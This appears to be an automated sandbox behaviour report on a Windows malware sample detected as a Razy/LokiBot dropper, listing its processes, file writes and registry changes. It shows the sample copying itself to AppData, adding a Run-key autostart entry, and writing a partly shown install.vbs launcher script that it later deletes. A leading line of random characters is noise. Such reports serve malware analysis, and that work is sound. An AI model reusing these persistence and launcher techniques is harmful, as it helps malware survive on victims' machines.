h5BE8YzHnJz{FA}AfZ7=oR7,'t^>I}-CjTR%^cvUDa{azx-)c`h%f+MWVhCFDP!jnOgZa'A9mcOEb}}c^s'+V(Lmt,<I/QL1@~]} /p"^:Pc-X,JKLwDEg~w :5kT^?5UX|OmgIK040Pl6gtFIs'158i"`;<h|<pD[m:zt(8ZoVv@TXE6x"\r7fopg [bPOaW*e6W/oJ:V-Om$f(>%-+A46"ch

Code Manipulations

Statistics

Behavior



Click to jump to process

- SecuriteInfo.com.Variant.Razy.845…
- SecuriteInfo.com.Variant.Razy.845…
- wscript.exe
- cmd.exe
- conhost.exe
- win.exe
- win.exe

System Behavior

Analysis Process: SecuriteInfo.com.Variant.Razy.845229.27038.exe PID: 7064 Parent PID: 5940

General

Start time:	11:50:27
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	869EAE0220A293DCABF4051DD323BBD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: SecuriteInfo.com.Variant.Razy.845229.27038.exe PID: 6440 Parent PID: 7064

General

Start time:	11:54:09
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	869EAE0220A293DCABF4051DD323BBD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000013.00000003.820991756.000000000094C000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\win.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	407F2B	CopyFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\win.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	412D99	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\win.exe	0	106496	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 57 80 78 de 13 e1 16 8d 13 e1 16 8d 13 e1 16 8d 90 fd 18 8d 12 e1 16 8d 5c c3 1f 8d 54 e1 16 8d 25 c7 1b 8d 12 e1 16 8d 52 69 63 68 13 e1 16 8d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5c a1 c5 48 00 00 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 40 01 00 00 70 00 00 00 00 00 00 78 13 00 00 00 10 00 00 00 50 01 00 00 00 40	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......W.x.................. ..\...T...%.......Rich........ ....................PE..L...\. .H.................@...p...... x........P....@	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Roaming\win.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	407F2B	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\install.vbs	unknown	404	57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 6c 00 65 00 65 00 70 00 20 00 31 00 30 00 30 00 30 00 0a 00 53 00 65 00 74 00 20 00 66 00 73 00 6f 00 20 00 3d 00 20 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 53 00 63 00 72 00 69 00 70 00 74 00 69 00 6e 00 67 00 2e 00 46 00 69 00 6c 00 65 00 53 00 79 00 73 00 74 00 65 00 6d 00 4f 00 62 00 6a 00 65 00 63 00 74 00 22 00 29 00 0a 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 68 00 65 00 6c 00 6c 00 22 00 29 00 2e 00 52 00 75 00 6e 00 20 00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 22 00 22 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 65 00 6e 00 67	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.e.n.g	success or wait	1	412DCC	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	win	unicode	"C:\Users\user\AppData\Roaming\win.exe"	success or wait	1	40B7FC	RegSetValueExW

Analysis Process: wscript.exe PID: 6260 Parent PID: 6440

General

Start time:	11:54:19
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs'
Imagebase:	0x840000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\install.vbs	success or wait	1	6F3CA8A4	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4272 Parent PID: 6260

General

Start time:	11:54:22
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6156 Parent PID: 4272

General

Start time:	11:54:22
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: win.exe PID: 4720 Parent PID: 4272

General

Start time:	11:54:22
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\win.exe
Imagebase:	0x400000
File size:	106496 bytes

MD5 hash:	869EAE0220A293DCABF4051DD323BBD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, Virustotal, Browse • Detection: 40%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: win.exe PID: 1636 Parent PID: 3440

General

Start time:	11:54:28
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	869EAE0220A293DCABF4051DD323BBD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis